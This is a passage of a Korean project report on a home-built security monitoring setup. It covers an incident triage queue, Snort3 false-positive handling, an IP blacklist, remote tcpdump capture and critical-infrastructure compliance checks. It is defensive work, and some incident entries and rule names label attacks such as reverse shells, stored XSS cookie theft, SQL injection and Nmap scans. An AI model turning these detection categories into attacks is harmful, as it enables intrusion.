가	26-08-13-12:20:59 KST	#109 파일 업로드 및 리버스 쉘	10.60.0.100	7 sources	ALERT	60 HIGH · v1	NEW	미판정	정합 오합 정상
가	26-08-13-12:20:52 KST	#95 복합 공격 · HTTP_CREDENTIAL_EXPOSURE 외 4종	10.60.0.100	6 sources	PCAP	40 MEDIUM · v1	NEW	미판정	정합 오합 정상

UNIFIED ANALYST QUEUE

26개 통합 Incident

동일 Entity · 300s gap · 30m max

현재 범위

Incident를 판정하면 연결된 Alert-PCAP-각 로그 Finding의 탐지 성과 판정도 같은 결과로 한 번에 갱신됩니다.

표시 Incident

26

판정 완료

26

미판정

25

상관 정책

V1

미판정 25

판정완료 26

전체 51

공격 유형, IP, Source 검색

전체

적용

초기화

	최종 시각	Incident	동선 Entity	Finding	탐지 Source	Risk	처리 상태	사건 판정	통합 판정
가	26-08-12-16:38:33 KST	#70 복합 공격 · HTTP_CREDENTIAL_EXPOSURE 외 5종	10.60.0.100	13 sources	ALERT · MODSEC · PCAP	100 CRITICAL · v1	IN_PROGRESS	정합	정합 오합 정상
가	26-08-13-12:24:46 KST	#93 복합 공격 · ACCESS DETECTION 외 9종	10.60.0.100	23 sources	ACCESS · ALERT · PCAP	80 HIGH · v1	RESOLVED	정합	정합 오합 정상

2. 오탐 룰셋 처리 파이프라인

판정	관리자의 이벤트 판단 결과 오탐률이 50% 이상인 룰셋 발생
처리	Snort 룰 관리 페이지에 자동으로 오탐률이 높은 룰 처리 대기 큐 등록
조치	해당 룰에 대해서 임시 미사용 조치 / 룰셋 수정

적용

등록된 IDS snort 룰셋에 적용 / 업데이트

ACK SCAN 종합 판정에 사용한 **detection_filter** 옵션에서 문제 발생

임계값을 넘은 동일 시간대 후속 패킷마다 **Alert** 반복 생성

초기 오탐은 RDP 세션의 **ACK** 통신을 단순 횟수 기반 탐지로 스캔 공격이라고 탐지

분석 창을 통해 **alert : ACK_SCAN** 이벤트 묶음의 오탐 처리

오탐률 50% 이상이 되어 룰 관리 페이지에 자동으로 수정이 필요한 룰셋으로 등록

등록된 IDS 장치에 해당 변경사항을 적용

Source	Detector	공격 유형
alert	analysis:ACK_SCAN	ACK_SCAN

판정률	정탐 비율	오탐 비율	TP / FP / 정상 / 미판정
75.0%	14.3%	85.7%	2 / 12 / 1 / 5

오탐률 높은 Snort3 Rule 처리 대기

현재 조회 기간 · 오탐률 50% 이상 · TP+FP 판정 3건 이상 · 관리자 선택 필요

2 개 처리 대기 · DRAFT 변경 가능 2개 · 선택 0개

☐ 전체	상태	Rule	SID	오탐률	TP / FP
☐ 선택	PENDING	NMAP -sA/-sW suspected. Massive ACK packets occurred NMAP -sA/-sW suspected. Massive ACK packets occurred	1:4009001 rev 1	100.0%	0 / 3
☐ 선택	PENDING	Nmap Repeated header-only IP packets from same source - Nmap IP Protocol S Nmap Repeated header-only IP packets from same source - Nmap IP Protocol Scan (-sO) suspected	1:4010001 rev 1	71.4%	4 / 10

HIGH FALSE POSITIVE REVIEW

2개 Rule 주석 처리

선택한 2개 Snort3 Rule

현재 DRAFT Ruleset에서 enabled를 끄고 manifest checksum과 Audit를 갱신합니다.

변경 사유

디렉션 필터 사용 방식 재고 필요

Ruleset snapshots

구성 변경은 DRAFT에서만 가능

Key / Version	이름	Members	Checksum	상태	
ids03-local version 1	IDS03 Local Rules Baseline	70 approved 0	7a9a6f539060	DRAFT	검증 기록 승인

Deployment targets

desired와 effective 상태 분리

Target	Engine	집속	상태	Ruleset
ids03 IDS03 Snort3	SNORT3	10.60.0.14:22 /usr/local/snort/etc/snort/rules/local.rules	UNKNOWN	0 assigned

3. 공격 정탐 IP 블랙리스트 처리 파이프라인

판정	관리자의 이벤트 판단 결과 정탐 공격 판정
처리	자동으로 해당 IP 가 IP 통제 데이터베이스에 등록
등록	탐지 방식 결정시 정해놓은 대응 (drop 등의 행위 + 시간 등의 기준) 자동 등록
적용	등록된 IDS snort 룰셋에 적용 / 업데이트 (미구현)

업로드 취약점 탐색 후 Stored XSS 로 쿠키의 세션값 탈취 및 주요 정보 데이터를 SQLi 로 탈취하는 공격 포착
시간창 분석에서 흐름 및 Alert, pcap, Access log 3종의 센서에서 모두 공격탐지가 되었음을 확인, 정탐 판정
해당 공격 IP 는 자동으로 IP 통제 리스트에 지정한 규칙대로 등록
현재 해당 리스트가 DB 에 저장되도록 구현, 각 장치에 대한 적용은 추후 구현 예정

가

26-08-13-12:24:46 KST

#93 복합 공격 - ACCESS DETECTION 위 9종
ACCESS_DETECTION - DANGEROUS_FILE_UPLOAD - HTTP_CREDENTIAL_EXPOSURE → 10.00.0.100
→ 10.00.0.20

23
3 sources

ACCESS ALERT PCAP

80
HIGH - v1

NEW

미관정

정탐 오탐 정상

RECORD INSPECTOR

INCIDENT #89

ANALYST DECISION GUIDE

정탐·오탐 판단 기준

3 sources · Finding 43/43 · Evidence 125/125 · 518초

정탐 원본 요청-Payload행위가 공격 조건을 실제로 만족합니다. 방화벽 이나 WAF가 막았어도 탐지가 맞으면 정탐입니다.	오탐 Rule은 올렸지만 원본 내용이 공격 조건을 만족하지 않거나 잘못 해석했습니다. 단순 실패·차단은 오탐 근거가 아닙니다.	정상 탐지한 행위 자체는 맞지만 승인된 스캔·모의훈련관리 작업처럼 업무상 허용된 활동입니다.
탐지 규칙·분석 사유 43/43개 Finding에 Signature-Rule 매칭 사유가 있습니다.	실제 요청-Payload 42/43개 Finding에서 URI Payload Query 명령 내용을 확인할 수 있습니다.	
독립 Source 교차 확인 3개 Source가 연결했습니다: access, alert, pcap	차단·응답·실행 결과 3/43개 Finding에 Action-응답·실행 결과가 있습니다.	

INCIDENT DISPOSITION

Incident #93 정탐

이 판정은 연결된 모든 로그를 대표하는 사건 판정입니다.

연결된 Alert-PCAP-기타 로그 Finding의 탐지 성과도 같은 판정과 근거로 갱신합니다.

정탐 저장 시 Incident 출발지 IP를 IP 통제에 WATCH-ALERT-DRAFT 상태로 등록합니다. 탐지 결과에 차단 권고시간이 있으면 만료 시각도 함께 설정하며 실제 활성화는 분석가가 결정합니다.

판정 근거

공격 흐름과 근거 Source를 함께 기록하세요.

REPUTATION & RESPONSE

IP 통제 데이터베이스

ACTIVE 1 · T

Network	목록	의도 조치	상태	실제 적용	신뢰도	만료	근거	
10.60.1.100/32 IPv4 /32	WATCH	ALERT	ACTIVE	NOT_DEPLOYED	80%	26-08-14-13:00:01 KST	통합판정 정탐 · Incident #54 · ACCESS DETECTION 접속시도와 IDOR ...	중지
10.30.160.2/32 IPv4 /32	WATCH	ALERT	DRAFT	NOT_DEPLOYED	80%	-	통합판정 정탐 · Incident #50 · SQL INJECTION 정확한 시도가 있었음	활성
127.0.0.1/32 IPv4 /32	WATCH	ALERT	DISABLED	NOT_DEPLOYED	80%	26-08-13-12:04:35 KST	통합판정 정탐 · Incident #81 · AUDITD DETECTION .	활성
10.60.0.20/32 IPv4 /32	WATCH	ALERT	DRAFT	NOT_DEPLOYED	80%	-	정탐 Alert Group · IP_PROTOCOL_SCAN 실제 공격 발생	활성
10.60.0.100/32 IPv4 /32	WATCH	ALERT	DRAFT	NOT_DEPLOYED	80%	-	정탐 Alert Group · SYN_SCAN 실제 공격 발생	활성

TCPDUMP 원격 모니터링

PKPVT · REMOTE CAPTURE

원격 캡처

12/12 SOURCES 20:14:51 KST

실시간 켜짐

REMOTE PACKET CAPTURE

SSH tcpdump 실행

접속 및 필터

원격 서버에서 tcpdump 실행

SSH 서버

172.16.10.10

사용자명

비밀번호

root

INTERFACE

PROTOCOL

ens160

ICMP

TCPDUMP 옵션

-v

☒ -v 상세 출력

☐ -vv 더 상세한 출력

☐ -vvv 최대 상세 출력

☐ -A Payload를 ASCII로 출력

☐ -X Payload를 Hex와 ASCII로 출력

☐ -XX Link Header 포함 Hex와 ASCII 출력

LIVE OUTPUT

root@172.16.10.10 · ens160

RUNNING

```

dropped privs to tcpdump
tcpdump: listening on ens160, link-type EN10MB (Ethernet), snapshot length 262144 bytes
20:14:35.375785 IP (tos 0x0, ttl 128, id 29056, offset 0, flags [none], proto ICMP (1), length 60)
172.16.10.1 > 172.16.10.10: ICMP echo request, id 1, seq 1, length 40
20:14:35.375831 IP (tos 0x0, ttl 64, id 1696, offset 0, flags [none], proto ICMP (1), length 60)
172.16.10.10 > 172.16.10.1: ICMP echo reply, id 1, seq 1, length 40
20:14:35.375901 IP (tos 0x0, ttl 128, id 29056, offset 0, flags [none], proto ICMP (1), length 60)
172.16.10.1 > 172.16.10.10: ICMP echo request, id 1, seq 1, length 40
20:14:35.375944 IP (tos 0x0, ttl 64, id 1697, offset 0, flags [none], proto ICMP (1), length 60)
172.16.10.10 > 172.16.10.1: ICMP echo reply, id 1, seq 1, length 40
20:14:36.393377 IP (tos 0x0, ttl 128, id 29062, offset 0, flags [none], proto ICMP (1), length 60)
172.16.10.1 > 172.16.10.10: ICMP echo request, id 1, seq 2, length 40
20:14:36.393406 IP (tos 0x0, ttl 64, id 2559, offset 0, flags [none], proto ICMP (1), length 60)
172.16.10.10 > 172.16.10.1: ICMP echo reply, id 1, seq 2, length 40
20:14:36.393511 IP (tos 0x0, ttl 128, id 29062, offset 0, flags [none], proto ICMP (1), length 60)
172.16.10.1 > 172.16.10.10: ICMP echo request, id 1, seq 2, length 40
20:14:36.393511 IP (tos 0x0, ttl 64, id 2560, offset 0, flags [none], proto ICMP (1), length 60)
172.16.10.10 > 172.16.10.1: ICMP echo reply, id 1, seq 2, length 40

```

서버 IP와 SSH 사용자명 비밀번호를 입력하고, tcpdump 필터링 항목을 입력하면 실시간 결과가 대시보드 창에 뜨는 것을 확인할 수 있다.

- 98 -

5-12. 주요정보통신기반시설

주요정보통신기반시설(주정통) 정의 및 근거

주요정보통신기반시설(이하 “주정통”)은 국가안전보장·행정·국방·치안·금융·통신·운송·에너지 등의 업무와 관련된 전자적 제어·관리시스템 및 정보통신망 중, 「정보통신기반 보호법」에 따라 관계중앙행정기관의 장이 지정한 시설이다. 관리기관의 장은 소관 시설의 취약점을 정기적으로 분석·평가하고 그 결과에 따른 보호대책을 수립·이행해야 한다.

구분	내용
근거 법령	「정보통신기반 보호법」 제9조(취약점의 분석·평가), 같은 법 시행령 제18조
수행 주기	지정 후 6개월 이내 최초 실시, 이후 매년 1회 실시
점검 기준	과학기술정보통신부 고시 「주요정보통신기반시설 취약점 분석·평가 기준», KISA 「주요정보통신기반시설 기술적 취약점 분석·평가 방법 상세가이드」
평가 분야	관리적 / 물리적 / 기술적
중요도	기본항목을 상·중·하로 구분, 중요도 “상” 항목은 매년 1회 필수 점검

점검 유형별 담당

주정통 내용을 기반으로한 양호/취약 출력 검사 코드를 제작한다.

점검 코드는 두 가지 실행 형태로 구성되며, 두 형태는 동일한 점검 모듈을 공유한다.

구분	① 중앙 서버 원격 점검	② 로컬 자체 점검
실행 위치	C&C 서버에서 일괄 실행	점검 대상 장비에서 직접 실행
접속 방식	SSH 원격 접속 (unix/windows: paramiko, network: netmiko)	접속 없음 (로컬 명령 직접 실행)
대상 선정	device_list.json 등록 장치	실행 장비 자신 (로컬 OS 자동 판별)
결과 처리	JSON 취합 후 DB 서버로 일괄 전송	콘솔 표 출력 + 로컬 JSON 파일 저장
용도	정기 점검, 이력 관리, 관제 페이지 연동	SSH 미허용 장비 점검, 조치 후 즉시 재확인


점검 유형별 담당

점검 유형	담당 팀	항목 코드	대상
-------	------	-------	----

Unix 서버 (Linux)	바론	U-XX	Rocky, Ubuntu
Windows 서버	바론	W-XX	Windows Server 2025
웹 서비스	블루스크린	WEB-XX	Apache, Nginx
네트워크 장비	블루베리스무디	N-XX 등	라우터·스위치
PC	바론	PC-XX	사용자 단말
DBMS	team403	D-XX	MariaDB
Web Application	team403 블루대포미니언	CI, SI 등	웹 애플리케이션
가상화 장비	블루대포미니언	HV-XX	ESXi, XenServer

코드 흐름도

C&C 서버 SSH 원격 검사




단계	처리	내용
①	device_list.json 로드	점검 대상 장치의 IP, 계정, 장치 유형(type)을 읽는다.
②	device별 thread 생성	장치 단위로 스레드를 생성해 병렬 점검한다. 대상은 서버·네트워크 장비 각 10대 내외, 장치당 소요 시간은 1~15초 수준이다.
③	type 매핑 확인	device[type]이 등록된 점검 모듈에 매핑되는지 확인한다. 미매핑 시 점검 없이 결과 저장 단계로 이동한다.
④	스레드 로컬 객체 생성	스레드 로컬 결과 객체를 생성해 스레드 간 결과를 격리한다.
⑤	SSH 연결	SSHConnection 객체를 생성해 접속한다. unix/windows는 paramiko, network는 netmiko를 사용한다.
⑥	점검 모듈 실행	type에 매핑된 모듈을 실행해 항목별 (status, reason)을 반환받고 스레드 로컬 객체로 누적한다.
⑦	SSH 해제 / thread 종료	세션을 정리하고 결과를 스레드 로컬 객체에 저장한 뒤 스레드를 종료한다.
⑧	취합 및 DB 전송	모든 스레드 종료 후 양호/취약 내역을 JSON으로 취합해 DB 서버로 일괄 전송한다.

DB 전송은 장치별 즉시 전송이 아닌 전체 점검 종료 후 배치 전송으로 구성하여, 다중 스레드의 동시

DB 커넥션 점유와 부분 실패로 인한 결과 불일치를 방지하였다.

로컬 서버 자체 검사



단계	처리	내용
①	OS 판별	/etc/os-release 등을 직접 읽어 실행 장비의 OS 및 서버 유형을 판별한다.
②	추가 점검 대상 선택	DBMS 점검 여부를 실행 시 입력받아 check_list에 포함할지 결정한다.
③	점검 항목 실행	해당 OS·서버 유형의 check_list 각 항목을 로컬 명령으로 실행해 양호/취약을 판정한다.
④	결과 출력 및 저장	항목 코드·점검 항목·판정 결과를 콘솔 표로 출력하고 동일 내용을 로컬 JSON 파일로 저장한다.

Unix 로컬 점검 결과 출력 (55개 항목)

점검을 시작합니다. 항목에 따라 수분이 걸릴 수 있습니다.

UNIX 점검 결과 (55개 항목)		
항목 코드	점검 항목	결과
U-01	root 계정 원격 접속 제한	취약
U-02	비밀번호 관리 정책 설정	취약
U-03	계정 잠금 임계값 설정	취약
U-04	비밀번호 파일 보호	양호
U-05	root 이외의 UID가 '0' 금지	양호
U-06	사용자 계정 su 기능 제한	취약
U-10	중복한 UID 금지	양호
U-11	사용자 shell 점검	양호
U-13	안전한 비밀번호 암호화 알고리즘 사용	양호
U-14	root 홈, 패스 디렉터리 권한 및 패스 설정	양호
U-15	파일 및 디렉터리 소유자 설정	양호
U-16	/etc/passwd 파일 소유자 및 권한 설정	양호
U-17	시스템 시작 스크립트 권한 설정	양호
U-18	/etc/shadow 파일 소유자 및 권한 설정	양호
U-19	/etc/hosts 파일 소유자 및 권한 설정	양호
U-20	/etc/(x)inetd.conf 파일 소유자 및 권한 설정	취약
U-21	/etc/(r)syslog.conf 파일 소유자 및 권한 설정	취약
U-22	/etc/services 파일 소유자 및 권한 설정	양호
U-23	SUID, SGID, Sticky bit 설정 파일 점검	양호
U-24	사용자, 시스템 환경변수 파일 소유자 및 권 ...	양호
U-26	/dev에 존재하지 않는 device 파일 점검	양호
U-27	\$HOME/.rhosts, hosts.equiv 사용 금지	양호
U-28	접속 IP 및 포트 제한	취약
U-29	hosts.lpd 파일 소유자 및 권한 설정	양호
U-30	UMASK 설정 관리	양호
U-31	홈 디렉토리 소유자 및 권한 설정	취약
U-32	홈 디렉토리로 지정한 디렉토리의 존재 관리	양호
U-35	공유 서비스에 대한 익명 접근 제한 설정	취약


객체지향 구조 기반의 팀 코드 통합

점검 항목의 구현은 각 팀이, 실행·수집·전송은 메인 코드가 담당하도록 책임을 분리하였다. 각 팀이 제출한 점검 코드는 수정 없이 그대로 통합된다.


설계 원칙

- 점검 로직과 실행 로직 분리 : 점검 모듈은 판정만 담당하고, 접속·병렬 처리·결과 취합·DB 전송은 메인 코드가 담당한다.
- 공통 인터페이스 규약 : 모든 점검 모듈은 동일한 형태의 클래스로 작성되어 메인 코드가 내부 구현을 알 필요 없이 호출한다.

- 연결 객체 주입 : 점검 모듈은 SSH 세션을 직접 생성하지 않고 메인 코드가 만든 `SSHConnection` 객체를 전달받는다. 이 때문에 동일 모듈이 원격·로컬 양쪽에서 재사용된다.
- 매핑 테이블 기반 확장 : 장치 유형과 점검 모듈의 연결을 매핑 테이블로 관리하여, 유형 추가 시 메인 로직 수정이 필요 없다.

원격 점검용·로컬 점검용 실행 디렉터리 (동일한 `team_works` 모듈 공유)

로컬 점검 실행 디렉터리 구성



두 실행 형태 모두 `team_works` 디렉터리의 팀 제출 모듈을 그대로 참조하며, 실행부만 달라진다.

적용 효과

효과	내용
코드 수정 없는 통합	각 팀이 객체지향으로 제작한 점검 코드를 변경 없이 통합, 판정 로직 훼손을 방지
실행 형태 재사용	동일 모듈이 중앙 원격 점검과 로컬 자체 점검 양쪽에서 변형 없이 동작
담당 분리 유지	점검 항목의 정확성은 분야별 담당 팀이, 실행 안정성과 결과 처리는 메인 코드 담당자가 책임
확장 용이성	신규 장비 유형·점검 항목 추가 시 매핑 테이블과 해당 모듈만 추가

점검 결과 저장 및 관제 연동

점검 결과는 JSON으로 취합되어 DB 서버의 주정통 전용 테이블에 적재되며, 점검 관리 페이지에서 실행 일시별·장치별로 조회한다.

- 대시보드: C&C 관제 서버 (MS02)에서 관제 대시보드와 별개의 주정통 보안 점검 대시보드를 사용한다. (제작: 퍼플-네트워크팀)
- 점검 실행 : 등록 장치 선택 또는 직접 입력 → 점검 모듈 선택 → 실행 전 확인 → 점검 수행
- 점검 결과 : 실행 일시(Run) 단위 이력 보관, 장치별 양호/취약/검토오류/해당없음 집계
- 상세 조회 : 항목 코드, 점검 항목명, 판정 결과, 판정 사유, 점검 시각 제공

점검 실행 화면 (점검 대상·모듈 선택 및 실행 결과)

주정통 보안 점검
대상 장비와 점검 항목을 선택해 보안 점검을 실행합니다.

**STEP 01
점검 대상**
등록 장치를 선택하거나 이번 점검 대상을 직접 입력하세요.
7 / 7개 선택

esxi_host 172.16.0.100 - hypervisor	rocky_db 172.16.14.19 - db	rocky_host 172.16.14.52 - client
router_test 172.16.14.123 - network	ubuntu_host 172.16.14.21 - client	user_pc01 172.16.14.3 - pc
xen_host 172.16.0.50 - hypervisor		

**STEP 02
점검 모듈**
보통 jenkins_scripts 모듈 중 실행할 유닛을 선택하세요.

점검 완료
작업 ID: d7b7b000000000000000000000000000
진행: 7 / 7개
상태: partial

user_pc01
종류: client
OS: Windows 10
IP: 172.16.14.3
Last Scan: 2023-10-10 10:00:00
Status: Success

router_test
종류: network
OS: Linux
IP: 172.16.14.123
Last Scan: 2023-10-10 10:00:00
Status: Success

rocky_host
종류: client
OS: Rocky Linux
IP: 172.16.14.52
Last Scan: 2023-10-10 10:00:00
Status: Success

ubuntu_host
종류: client
OS: Ubuntu
IP: 172.16.14.21
Last Scan: 2023-10-10 10:00:00
Status: Success

esxi_host
종류: hypervisor
OS: VMware ESXi
IP: 172.16.0.100
Last Scan: 2023-10-10 10:00:00
Status: Success

점검 결과 요약 및 실행 이력

COMPLIANCE RUNS

점검 결과

실행 일시를 선택하고 장치별 상세 판정 결과를 확인합니다.

SELECTED RUN

2026. 8. 13. 14시 44분 26초 KST

5대 장치 - 492개 항목

합계

243

취약

103

높도 오류

100

해당 없음

46

RUN HISTORY

실행 일시

1회 실행 단위로 묶은 점검 기록입니다.

2026. 8. 13. 14시 44분 26초 KST

5대 - 492건

2026. 8. 13. 14시 42분 29초 KST

1대 - 8건

2회

DEVICES

점검 장치

5대

rocky_db

172.16.14.19 - 162개

취약 33 - 합계 38

rocky_host

172.16.14.10 - 120개

취약 31 - 합계 0

ubuntu_host

172.16.14.21 - 110개

취약 33 - 합계 0

xeen_host

172.16.0.30 - 50개

취약 6 - 합계 12

장치별 상세 판정 조회

DEVICE 00796

rocky_db

110 / 162건

Linux Server

현재 판정

표준정책 판정 사용 정책

항목 목록

초기값

점검 시각	점검 유형	코드	점검 항목	판정	상세
2026. 8. 13. 14시 44분 26초 KST	Linux Server	U-01	root 계정 원격 접속 제한	취약	+
2026. 8. 13. 14시 44분 26초 KST	Linux Server	U-02	비밀번호 관리정책 설정	취약	+
2026. 8. 13. 14시 44분 26초 KST	Linux Server	U-03	계정 잠금 임계값 설정	취약	-

대상 장치

172.16.14.19

점검 유형

Linux Server

결과 구분

현재 결과

점검 코드

U-03

점검 항목

계정 잠금 임계값 설정

관련 서문

/etc/pam.d/system-auth 내 pam_faillock.so 설정 없음 /etc/pam.d/password-auth 내 pam_faillock.so 설정 없음

점검 시각

2026. 8. 13. 14시 44분 26초 KST

2026. 8. 13. 14시 44분 26초 KST	Linux Server	U-04	비밀번호 파일 보호	양호	+
2026. 8. 13. 14시 44분 26초 KST	Linux Server	U-05	root 이외의 UID가 '0' 금지	양호	+
2026. 8. 13. 14시 44분 26초 KST	Linux Server	U-06	사용자 계정 su 기능 제한	취약	+
2026. 8. 13. 14시 44분 26초 KST	Linux Server	U-07	동일한 UID 금지	양호	+
2026. 8. 13. 14시 44분 26초 KST	Linux Server	U-11	사용자 shell 점검	양호	+
2026. 8. 13. 14시 44분 26초 KST	Linux Server	U-13	안전한 비밀번호 암호화 알고리즘 사용	양호	+
2026. 8. 13. 14시 44분 26초 KST	Linux Server	U-14	root 홈, 패스 디렉터리 권한 및 패스 설정	양호	+
2026. 8. 13. 14시 44분 26초 KST	Linux Server	U-15	파일 및 디렉터리 소유자 설정	양호	+

5-13. 구현도 평가

목표 ID	구현 목표	검증 방법	구현 여부
PP-01	pfSense 기반 IPS 구축 (방화벽 + Suricata inline)	Bridge 구성 후 Suricata inline 모드에서 룰 매칭 트래픽 DROP 및 정상 트래픽 통과 확인	O

PP-02	snort3 기반 자체 보안관제 시스템 (Security Onion 대체) 구축	테스트 트래픽 및 공격 시나리오를 발생시킨 후, Snort3에서 탐지 이벤트와 로그가 실시간으로 생성되는지 확인	O
PP-03	H-IDS 구축 - Rocky (Suricata)	Rocky 서버에 직접 설치한 Suricata의 alert 생성 및 로그 기록 확인	X
PP-04	H-IDS 구축 - Ubuntu	Ubuntu 서버 설치 및 alert 생성 여부 확인	X
PP-05	H-IDS 구축 - Windows Server	Windows Server 설치 및 alert 생성 여부 확인	X
PP-06	관제 대상 로그 종류 정리 및 선정	서비스별 로그 위치·형식·수집 방식 정리 후 최종 7종(DNS·FTP·SNMP Trap·MariaDB Audit·Linux Audit·웹 Access·ModSecurity) 선정 여부 확인	O
PP-07	기본 프로토콜 및 공격 시나리오에 따른 룰셋 생성	기본 프로토콜 (FTP, HTTP, SNMP, DNS, SSH, SMB, ICMP, DHCP, WebHard) 및 공격별 룰셋 구현 및 테스트	△
PP-08	룰셋별 Alert/Drop 및 위치 (IPS, IDS) 분배	각각의 룰셋이 분배 위치에서 잘 동작하는지 확인	△
PP-09	서버 로그 설정 자동화 스크립트 구현	setup_agent.sh / setup_central.sh 를 Rocky·Ubuntu, nginx·apache 조합에서 실행하여 로깅·전송 설정 정상 적용 확인	O
PP-10	리눅스 서버 로그의 C&C 중앙 전송 (rsyslog)	각 서버 rsyslog → C&C 514/TCP 수신, 송신 IP별 디렉터리에 로그 파일 생성 확인	O
PP-11	보안장비 로그의 C&C 중앙 전송 (syslog-ng)	pfSense의 방화벽 로그·Suricata 로그가 syslog-ng를 통해 C&C에 정상 수신되는지 확인	O
PP-12	Windows 서버 로그 중앙 전송	Windows 이벤트 로그의 C&C 수신 여부 확인	X
PP-13	C&C 로그 파싱 및 DB 적재 체계 구현	수신 로그를 종류별로 파싱 후 DB 서버 테이블에 정상 저장되는지 확인	O
PP-14	Python 기반 공격 의도 분석	시간·이벤트 기반 분석으로 공격 시그니처 판정 후 결과가 DB에 저장되는지 확인	O
PP-15	주정통 취약점 점검 코드 구현(Unix·Windows·웹서비스·네트워크장비·PC·DBMS·Web Application·가상화장비)	각 팀 제출 코드 통합 후 항목별 양호/취약 판정 결과 반환 확인	O
PP-16	패킷 이벤트 유형별 분석 기능 구현	동일 시간대·IP 를 기준으로 이벤트가 정상적으로 연계되는지, 이벤트 별 분석 결과 생성 여부 확인	O
